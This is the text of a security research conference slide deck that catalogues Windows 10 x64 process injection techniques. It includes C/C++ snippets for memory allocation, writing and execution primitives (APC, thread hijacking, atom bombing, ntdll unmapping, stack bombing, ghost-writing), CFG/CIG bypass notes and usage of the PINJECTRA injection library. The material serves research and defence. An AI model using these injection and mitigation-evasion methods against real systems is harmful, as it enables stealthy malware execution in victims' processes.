Process Injection Techniques - Gotta Catch Them All

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About Itzik Kotler

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About Amit Klein

- 28 years in InfoSec
- VP Security Research Safebreach (2015-Present)
- 30+ Papers, dozens of advisories against high profile products
- Presented in BlackHat, DefCon, HITB, NDSS, InfoCom, DSN, RSA, CertConf, Bluehat, OWASP Global, OWASP EU, AusCERT and more
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Why this research?

- No comprehensive collection/catalog of process injection techniques
- No separation of true injections from process hollowing/spawning
- No categorization (allocation vs. memory write vs. execution), analysis, comparison
- Update for Windows 10 (latest versions), x64

Kudos and hat-tip

- Kudos to the following individuals/companies, for inventing/developing/documenting/POCing many techniques:
  - Adam of Hexacorn
  - Odzhan
  - EnSilo
  - Csaba Fitzl AKA TheEvilBit
  - And many others…

- Hat tip to EndGame for providing the first compilation of injection techniques.

True process injection

- True process injection – from live userspace process (malware) to live userspace process (target, benign)
- In contrast to (out of scope):
  - Process spawning and hollowing – spawning the “target” process and injecting into it (especially before execution)
  - Pre-execution – e.g. DLL hijacking, AppCert, AppInit, LSP providers, Image File Execution Options, etc.

Windows 10, x64

- Windows 10
  - **CFG (Control Flow Guard)** – prevent indirect calls to non-approved addresses
  - **CIG (Code Integrity Guard)** - only allow modules signed by Microsoft/Microsoft Store/WHQL to be loaded into the process memory
- x64 (vs. x86)
  - **Calling convention** – first 4 arguments in (volatile) registers: RCX, RDX, R8, R9. Invoking functions (from ROP) necessitates control over some/all these registers.
  - **No POPA** ☹ - writing ROP is more difficult (bootstrapping registers)

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
The enemy of a good PoC…




```
HANDLE th = OpenThread(THREAD_SET_CONTEXT|
THREAD_QUERY_INFORMATION, FALSE, thread_id);
ATOM a = GlobalAddAtomA(payload);
NtQueueApcThread(th, GlobalGetAtomNameA, (PVOID)a,
(PVOID)(target_payload), (PVOID)(sizeof(payload)));
```

The scope

- True process injection
- Running "sequence" of logic/commands in the target process (not just spawning cmd.exe…)
- Windows 10 version 1803 and above
- x64 injecting process, x64 target process, both medium integrity
- Non-admin
- Evaluation against Windows 10 protections (CFG, CIG)

CFG strategy

- **Disable CFG**
  - Standard Windows API SetProcessValidCallTargets() can be used to deactivate CFG in the target process (remotely!)
  - Suspicious…
  - May be disabled/restricted in the future
- **Allocate/set executable memory** (+making all the allocation CFG-valid)
  - VirtualAllocEx/VirtualProtectEx
  - Suspicious…
- Playing by the rules – writing non-executable data (ROP chain), and using a **CFG-agnostic execution method** to run a stack pivot gadget (or similar)
  - Difficult…

Other defenses

- Used to be eliminated from the target process using SetProcessMitigationPolicy
  - 3 argument function, can be invoked remotely via NtQueueApcThread
- No longer works (1809).
- CIG is most painful (no loading of arbitrary DLLs)

Typical process injection building blocks

- **Memory allocation**
  - May be implicit (cave, stack, …)
  - Page permission issues
  - Control over allocation address?
  - CFG validity?
- **Memory writing**
  - Restricted size/charset?
  - Atomic?
- **Execution**
  - Target has to be CFG-valid?
  - Control over registers?
  - Limitations/pre-requisites

Process injection techniques

Classic memory allocation technique

```
HANDLE h = OpenProcess(PROCESS_VM_OPERATION, FALSE, process_id);

LPVOID target_payload=VirtualAllocEx(h,NULL,sizeof(payload),
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```

- Can allocate executable pages
- For executable pages, Windows automatically sets all the region to be CFG-valid
- Variant – allocating RW pages, then adding X with VirtualProtectEx

The classic WriteProcessMemory **memory writing technique**

```
HANDLE h = OpenProcess(PROCESS_VM_WRITE, FALSE, process_id);
WriteProcessMemory(h, target_payload, payload, sizeof(payload),
NULL);
```

- No prerequisites, no limitations. Address is controlled.
- CFG – if the allocation set execution privileges (e.g. VirtualAllocEx), then all the region is CFG-valid.
- CIG – no impact.

The classic CreateRemoteThread **execution technique**

```
HANDLE h = OpenProcess(PROCESS_CREATE_THREAD, FALSE,
process_id);

CreateRemoteThread(h, NULL, 0, (LPTHREAD_START_ROUTINE)
target_execution, RCX, 0, NULL);
```

- Pre-requisites – none.
- CIG – no impact
- CFG – *target_execution* should be valid CFG target.
- Registers – control over RCX

A classic DLL injection **execution technique**

```
HANDLE h = OpenProcess(PROCESS_CREATE_THREAD, FALSE, process_id);

CreateRemoteThread(h, NULL, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA,
target_DLL_path, 0, NULL);
```

- Pre-requisites – the DLL is on disk; write-technique used to write the DLL path to the target process; DllMain is restricted (loader lock).
- CFG – no impact
- **CIG – blocks this technique**
- Variant: using **QueueUserAPC/NtQueueApcThread**

Another classic DLL injection **execution technique**

```
HMODULE h = LoadLibraryA(dll_path);
HOOKPROC f = (HOOKPROC)GetProcAddress(h, "GetMsgProc"); // GetMessage hook
SetWindowsHookExA(WH_GETMESSAGE, f, h, thread_id);
PostThreadMessage(thread_id, WM_NULL, NULL, NULL); // trigger the hook
```

- Pre-requisites – the DLL is on disk, exports e.g. GetMsgProc
- CFG – no impact
- **CIG – blocks this technique**

The classic APC **execution technique**

```
HANDLE h = OpenThread(THREAD_SET_CONTEXT, FALSE, thread_id);
QueueUserAPC((LPTHREAD_START_ROUTINE)target_execution, h, RCX);
```

or

```
NtQueueApcThread(h, (LPTHREAD_START_ROUTINE)target_execution, RCX,
RDX, R8D);
```

- Pre-requisites – thread must be in alertable state (next slide)
- CIG – no impact
- CFG – *target_execution* should be valid CFG target.
- Registers – control over RCX (NtQueueApcThread – RCX, RDX, R8D)

Alertable state functions

The following 5 functions (and their low-level syscall wrappers):

- SleepEx
  - NtDelayExecution
- WaitForSingleObjectEx
  - NtWaitForSingleObject
- WaitForMultipleObjectsEx
  - NtWaitForMultipleObjects
- SignalObjectAndWait
  - NtSignalAndWaitForSingleObject
- MsgWaitForMultipleObjectsEx (probably RealMsgWaitForMultipleObjectsEx)
  - NtUserMsgWaitForMultipleObjectsEx

Quite common!

Easily detected – RIP at internal function +0x14 (right after SYSCALL)

The classic thread hijacking **execution technique (SIR)**

```
HANDLE t = OpenThread(THREAD_SET_CONTEXT, FALSE, thread_id);
SuspendThread(t);
CONTEXT ctx;
ctx.ContextFlags = CONTEXT_CONTROL;
ctx.Rip = (DWORD64)target_execution;
SetThreadContext(t, &ctx);
ResumeThread(t);
```

SIR continued

- Pre-requisites: none.
- CFG – no impact (!) except RSP
- Control over registers: no guaranteed control over volatile registers (RAX, RCX, RDX, R8-R11). Control over RSP is limited (stack reservation limits).
- With RW memory (no X):
  - Use write primitive to write ROP chain to the target process
  - Set RIP to a stack pivot gadget to set RSP to the controlled memory

Ghost-writing (**monolithic technique**)

- Like thread hijacking, but without the memory writing part…
- Memory writing is achieved in steps, using SetThreadContext to set registers
- At the end of each step, the thread is running an infinite loop (success marker)
- Required ROP gadgets:
  - Sink gadget – infinite loop (JMP -2), marking the successful end of execution
  - Write gadget – e.g. MOV [RDI],RBX; …; RET
  - Stack pivot or equivalent
- Step 1: use the write gadget to write the loop gadget into stack

  RDI=ctx.rsp, RBX=sink_gadget, RIP=write_gadget
- Step 2: use the write gadget to write arbitrary memory (infinite loop after each QWORD): **RDI=address, RBX=data, RSP=ctx.rsp-8, RIP=write_gadget**
- Step 3: execute stack pivot (or equivalent): **RSP=new_stack, RIP=rop_gadget**

Unused stack as memory - tips

- Maintain distance from the official TOS (leave room for WinAPI call stack)
- Don’t go too far – stack is limited (1MB)
- Grow (commit) the stack by touching memory at page size (4KB) intervals
- Mind the alignment (16B) when invoking functions

Ghost-writing (contd.)

- Pre-requisites: writable memory
- CFG: no impact (!) except RSP
- CIG: no impact
- Control over registers (step 3): no guaranteed control over volatile registers (RAX, RCX, RDX, R8-R11). Control over RSP is limited (stack reservation limits).

Shared memory **writing technique**

```
HANDLE hm = OpenFileMapping(FILE_MAP_ALL_ACCESS,FALSE,section_name);
BYTE* buf = (BYTE*)MapViewOfFile(hm, FILE_MAP_ALL_ACCESS, 0, 0, section_size);
memcpy(buf+section_size-sizeof(payload), payload, sizeof(payload));
HANDLE h = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, process_id);
char* read_buf = new char[sizeof(payload)];
SIZE_T region_size;
for (DWORD64 address = 0; address < 0x00007fffffff0000ull; address += region_size)
{
        MEMORY_BASIC_INFORMATION mem;
        SIZE_T buffer_size = VirtualQueryEx(h, (LPCVOID)address, &mem, sizeof(mem));
        … Shared memory detection logic here …
        region_size = mem.RegionSize;
}
```

Shared memory detection logic

```
if ((mem.Type == MEM_MAPPED) && (mem.State == MEM_COMMIT) && (mem.Protect == PAGE_READWRITE) &&
(mem.RegionSize == section_size))

{

        ReadProcessMemory(h, (LPCVOID)(address+section_size-sizeof(payload)), read_buf,
        sizeof(payload), NULL);

        if (memcmp(read_buf, payload, sizeof(payload)) == 0)

        {

                // the payload is at address + section_size - sizeof(payload);

                …

                break;

        }

}
```

(contd.)

- Pre-requisites: target process has RW shared memory, attacker knows the name and size
- CFG – (shared) memory retains its access rights (typically not executable)
- CIG – no impact

Atom bombing **write technique**

Naïve code (payload length<256, with terminating NUL byte and no other NULs):

```
HANDLE th = OpenThread(THREAD_SET_CONTEXT|
THREAD_QUERY_INFORMATION, FALSE, thread_id);

ATOM a = GlobalAddAtomA(payload);

NtQueueApcThread(th, GlobalGetAtomNameA, (PVOID)a,
(PVOID)(target_payload), (PVOID)(sizeof(payload)));
```

- Original paper doesn't write NUL bytes (assumes zeroed out target memory) – we devised a technique to write NUL bytes
- Pre-requisites: thread must be in alertable state. *target_payload* is allocated, writable.
- CFG/CIG – no impact. *target_payload* retains its access rights (typically not executable)

NtMapViewOfSection **(allocating+) writing technique**

```
HANDLE fm = CreateFileMappingA(INVALID_HANDLE_VALUE, NULL,
PAGE_EXECUTE_READWRITE, 0, sizeof(payload), NULL);

LPVOID map_addr =MapViewOfFile(fm, FILE_MAP_ALL_ACCESS, 0, 0, 0);

HANDLE p = OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_OPERATION,
FALSE, process_id);

memcpy(map_addr, payload, sizeof(payload));

LPVOID target_payload=0;

SIZE_T view_size=0;

NtMapViewOfSection(fm, p, &target_payload, 0, sizeof(payload),
NULL, &view_size, ViewUnmap, 0, PAGE_EXECUTE_READWRITE );
```

(contd.)

- Cannot be used for already allocated memory. If target_payload is 0, Windows chooses the address; if target_payload>0, Windows will map to there (but it has to be an un-allocated memory).
- Pre-requisites: none. Limitations: cannot write to allocated memory.
- CFG – memory allocated with page execution privileges becomes valid CFG target!
- CIG – not relevant

Unmap+rerwrite execution technique

```
MODULEINFO ntdll_info;
HMODULE ntdll = GetModuleHandleA("ntdll");
GetModuleInformation(GetCurrentProcess(), ntdll, &ntdll_info, sizeof(ntdll_info));
LPVOID ntdll_copy = malloc(ntdll_info.SizeOfImage);
HANDLE p = OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_READ | PROCESS_VM_OPERATION |
PROCESS_SUSPEND_RESUME, FALSE, process_id);
NtSuspendProcess(p);
ReadProcessMemory(p, ntdll, ntdll_copy, ntdll_info.SizeOfImage, NULL);
… // Patch e.g. NtClose in ntdll_copy
NtUnmapViewOfSection(p, ntdll);
… // Allocate +(Re)write ntdll_copy to address ntdll in target process
FlushInstructionCache(p, ntdll, ntdll_info.SizeOfImage);
NtResumeProcess(p);
```

(contd.)

- Pre-requisite: Write technique must be able to allocate (at least) RX pages in a specific address
- CFG – all the original CFG-valid addresses in NTDLL should be CFG-valid (or else process may crash). However, both VirtualAllocEx and NtMapViewOfSection set whole section to CFG-valid when PAGE_EXECUTE is requested.
- CIG – not relevant
- Control over registers: no
- Note that in order not to destabilize the process:
  - Process-wide suspend
  - Copying the complete NTDLL memory (incl. static variables)

Callback override **execution techniques**

- SetWindowLongPtr (SetWindowLong)
- PROPagate
- Kernel Callback Table
- Ctrl-Inject
- Service Control
- USERDATA
- ALPC callback
- CLIBRDWNDCLASS
- DnsQuery
- WNF callback
- Shatter-like:
  - WordWarping
  - Hyphentension
  - AutoCourgette
  - Streamception
  - Oleum
  - ListPLanting
  - Treepoline

Concept

- Write code to the target process using a writing technique
- Find/obtain a memory address of an object (with vtbl)/callback function
  - May be tricky – need to know that the process has the object/callback (e.g. ALPC, console apps, private clipboard)
  - Via API (e.g. GetWindowLongPtr)
  - Via memory search (e.g. ALPC)
- Replace the object/callback (using a writing technique or standard API) to point at a chosen function/code
  - Must be CFG-valid target
  - May require some object/code adjustments
- Trigger execution
  - May be tricky (e.g. DnsQuery)
- (Restore original object/callback)

CtrlInject execution technique

```
HANDLE h = OpenProcess(PROCESS_VM_OPERATION, FALSE, process_id); // PROCESS_VM_OPERATION is required for RtlEncodeRemotePointer

void* encoded_addr = NULL;

ntdll!RtlEncodeRemotePointer(h, target_execution, &encoded_addr);

… // Use any Memory Write technique here to copy encoded_addr to kernelbase!SingleHandler in the target process

INPUT ip;

ip.type = INPUT_KEYBOARD;

ip.ki.wScan = 0;

ip.ki.time = 0;

ip.ki.dwExtraInfo = 0;

ip.ki.wVk = VK_CONTROL;

ip.ki.dwFlags = 0; // 0 for key press

SendInput(1, &ip, sizeof(INPUT));

Sleep(100);

PostMessageA(hWindow, WM_KEYDOWN, 'C', 0); // hWindow is a handle to the application window
```

memset/memmove **write technique**

```
HMODULE ntdll = GetModuleHandleA("ntdll");
HANDLE t = OpenThread(THREAD_SET_CONTEXT, FALSE, thread_id);
for (int i = 0; i < sizeof(payload); i++)
{
    NtQueueApcThread(t, GetProcAddress(ntdll, "memset"),
    (void*)(target_payload+i), (void*)*(((BYTE*)payload)+i), 1);
}
// Can finish with an “atomic” NtQueueApcThread(t,
GetProcAddress(ntdll, "memmove"), (void*)target_payload_final,
(void*)target_payload, sizeof(payload));
```

(contd.)

- Prerequisites: thread must be in an alertable state, memory is allocated.
- CFG: not affected (ntdll!memset is CFG-valid), memory retains its original access rights (typically RW)
- CIG: not affected.
- Writes to any address

Stack-bombing **execution technique**

Naïve code (run and crash):

```
HANDLE t = OpenThread(THREAD_SET_CONTEXT | THREAD_GET_CONTEXT | THREAD_SUSPEND_RESUME, FALSE, thread_id);

SuspendThread(t);

CONTEXT ctx;

ctx.ContextFlags = CONTEXT_ALL;

GetThreadContext(t, &ctx);

DWORD64 ROP_chain = (DWORD64)ctx.Rsp; // for the 5 alertable state functions…

… // Adjust ROP_chain based on ctx.rip (or use APC…)

… // write ROP chain to ROP_chain memory address in target process

ResumeThread(t); // when the current function returns, it'll execute the ROP chain
```

Alertable state internal functions

```
mov r10,rcx
mov eax,SERVICE_DESCRIPTOR
test byte ptr [SharedUserData+0x308],1
jne +3
syscall
ret
int 2E
ret
```

- No use of stack (tos=rsp=ptr to return address)
- No use of volatile registers after return from kernel – injected code can use them

Analysis

- Prerequisites: thread in alertable state (APC), or careful analysis of interrupted function; target (e.g. ROP gadget) should be RX.
- CFG – no impact(!). Can use ROP chain.
- CIG – no impact.
- Control over registers: not volatile ones.

Paper+Pinjectra has fully functional code (based on APC+memset)

From the FAIL Department

- SetWinEventHook (DLL injection execution technique)
  - No DLL injection (Windows 10 v1903). All events are “out-of-context”
  - When did it last work?

- Desktop Heap (write technique)
  - Implementation changed (in Windows 10?), desktop heap no longer shared among processes.

If you manage to run any of these on Windows 10 x64 version 1903, please let us know!

Summary tables

Writing techniques

Write Tech.	Prerequisites	Address control
WriteProcessMemory	(none)	Full
Existing Shared Memory	Process has RW shared memory	(none)
Atom Bombing (APC)	Thread in alertable state	Full
NtMapViewOfSection	Target address is unallocated	Full
memset/memmove (APC)	Thread in alertable state	Full

Execution techniques

Execution Tech.	**Family**	**Prerequisites**	**CFG/CIG**
DLL injection via CreateRemoteThread	DLL injection	DLL on disk; loader lock	CIG requires MSFT signed DLL
CreateRemoteThread		(none)	Target must be CFG-valid
APC		Thread in alertable state	Target must be CFG-valid
Thread execution hijacking (SIR)		(none)	(none)
Windows hook	DLL injection	DLL on disk; target loads user32.dll	CIG requires MSFT signed DLL

(contd.)

Execution Tech.	Family	Prerequisites	CFG/CIG
Ghost-writing		(none)	(none)
SetWindowLongPtr	Callback override	Extra windows bytes is a pointer to an object with a virtual table	Target must be CFG-valid
Unmap+overwrite		(none)	(none)
PROPagate	Callback override	Process has subclassed window	Target must be CFG-valid

(contd.)

Execution Tech.	Family	Prerequisites	CFG/CIG
Kernel Callback Table	Callback override	Process must own a window	Target must be CFG-valid
Ctrl-Inject	Callback override	Console app.	Target must be CFG-valid
Service Control	Callback override	Service	Target must be CFG-valid
USERDATA	Callback override	Console app.	Target must be CFG-valid
ALPC callback	Callback override	Open ALPC port	Target must be CFG-valid

(contd.)

Execution Tech.	Family	Prerequisites	CFG/CIG
WNF callback	Callback override	Process must use WNF	Target must be CFG-valid
Shatter-style: WordWarping, Hyphentension, AutoCourgette(?), Streamception, Oleum	Callback override	window with RichEdit control	Target must be CFG-valid
Shatter-style: Listplanting, Treepoline	Callback override	window with ListView control	Target must be CFG-valid

(contd.)

Execution Tech.	Family	Prerequisites	CFG/CIG
Stack Bombing		(thread in alertable state)	(none)

Bonus: System DLL names for free

- So you want to force loading a system DLL to a target process?
  - Maybe your favorite ROP gadget is there
  - e.g. QueueUserAPC(LoadLibraryA, thread, ptr to DLL name)
- And you won’t/can’t write its name to the target process
  - Maybe you can’t use a memory writing technique
- But the system DLL name is already there!
  - Kernelbase contains a list of 1000+ system DLL names
  - In Kernelbase!g_DllMap+8 there is a pointer to an array of structures, each one 3 QWORDs, where the first QWORD is a pointer to a system DLL name (ASCII, NUL-terminated), in kernelbase’s .rdata section. For example:

Command - Pid 7920 - WinDbg:10.0.17134.12 AMD64

```
0:013> da poi(poi(kernelbase!g_DllMap+8)+0n1259*0n24)
00007ff8`2e51bd48  "mshtml.dll"
0:013> da poi(poi(kernelbase!g_DllMap+8)+0n1383*0n24)
00007ff8`2e51b520  "shell32.dll"
0:013> da poi(poi(kernelbase!g_DllMap+8)+0n1480*0n24)
00007ff8`2e51ae40  "wininet.dll"
```

```
0:013>
```

Meet PINJECTRA

- Version: 1.0 (Initial release)
- Programming Language: C/C++
- License: 3-Clause BSD
- URL: https://github.com/SafeBreach-Labs/pinjectra

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PINJECTRA -- High Level Overview

- Visual Studio Solution that contains 4 Projects:
  - MsgBoxOnGetMsgProc ← DLL Artifact
  - MsgBoxOnProcessAttach ← DLL Artifact
  - Pinjectra ← Techniques & Demo Program
  - TestProcess ← Dummy Testing Program
- Utilizes C/C++ static type system to provide a mix & match experience to rapid develop new process injection techniques, as well as to experiment with already-existing one

Stack Bombing Impl. in PINJECTRA:

```
e = new CodeViaThreadSuspendInjectAndResume_Complex(
   new NtQueueApcThread_WITH_memset(
      new _ROP_CHAIN_1()
       )
);

e->inject(pid, tid);
```

Stack Bombing Demo

Ghost Writing Impl. in PINJECTRA:

```
e = new CodeViaThreadSuspendInjectAndResume_ChangeRspChangeRip_Complex(
   new GhostWriting(
      new _ROP_CHAIN_2()
       )
);

e->inject(pid, tid);
```

Ghost Writing Demo

UnmapMap Impl. in PINJECTRA:

```
e = new CodeViaProcessSuspendInjectAndResume_Complex(
   new CreateFileMappingA_MapViewOfFile_NtUnmapViewOfSection_NtMapViewOfSection(
          new _PAYLOAD_5()
      )
);

e->inject(pid, tid);
```

UnmapMap Demo

SetWindowLongPtr Impl. in PINJECTRA:

```
e = new CodeViaSetWindowLongPtrA(
      new ComplexToMutableAdvanceMemoryWriter(
         new _PAYLOAD_4()
               ,
               new VirtualAllocEx_WriteProcessMemory(
                   NULL,
                   0,
                   MEM_COMMIT | MEM_RESERVE,
                   PAGE_EXECUTE_READWRITE)
            )
      );
e->inject(pid, tid);
```

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SetWindowLongPtr Demo

Atom Bombing Impl. in PINJECTRA:

```
e = new CodeViaQueueUserAPC(
    new OpenThread_OpenProcess_VirtualAllocEx_GlobalAddAtomA(
            _gen_payload_2(),
                PAYLOAD3_SIZE,
                PROCESS_ALL_ACCESS,
                MEM_RESERVE | MEM_COMMIT,
                PAGE_EXECUTE_READWRITE)
);

e->inject(pid, tid);
```

Atom Bombing Demo

Summary (sound-bytes)

- We map the vast territory of “true” process injection, and provide an analysis and a comparison in a **single collection/repository**
- We provide a library (**PINJECTRA**) for mix-and-match generation of process injection attacks
- We describe a new CFG-agnostic execution technique – **stack bombing** (and a memory writing technique – memset/memmove over APC)

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Stop Tomorrow's Breach.
Today.

Thank you!

Questions?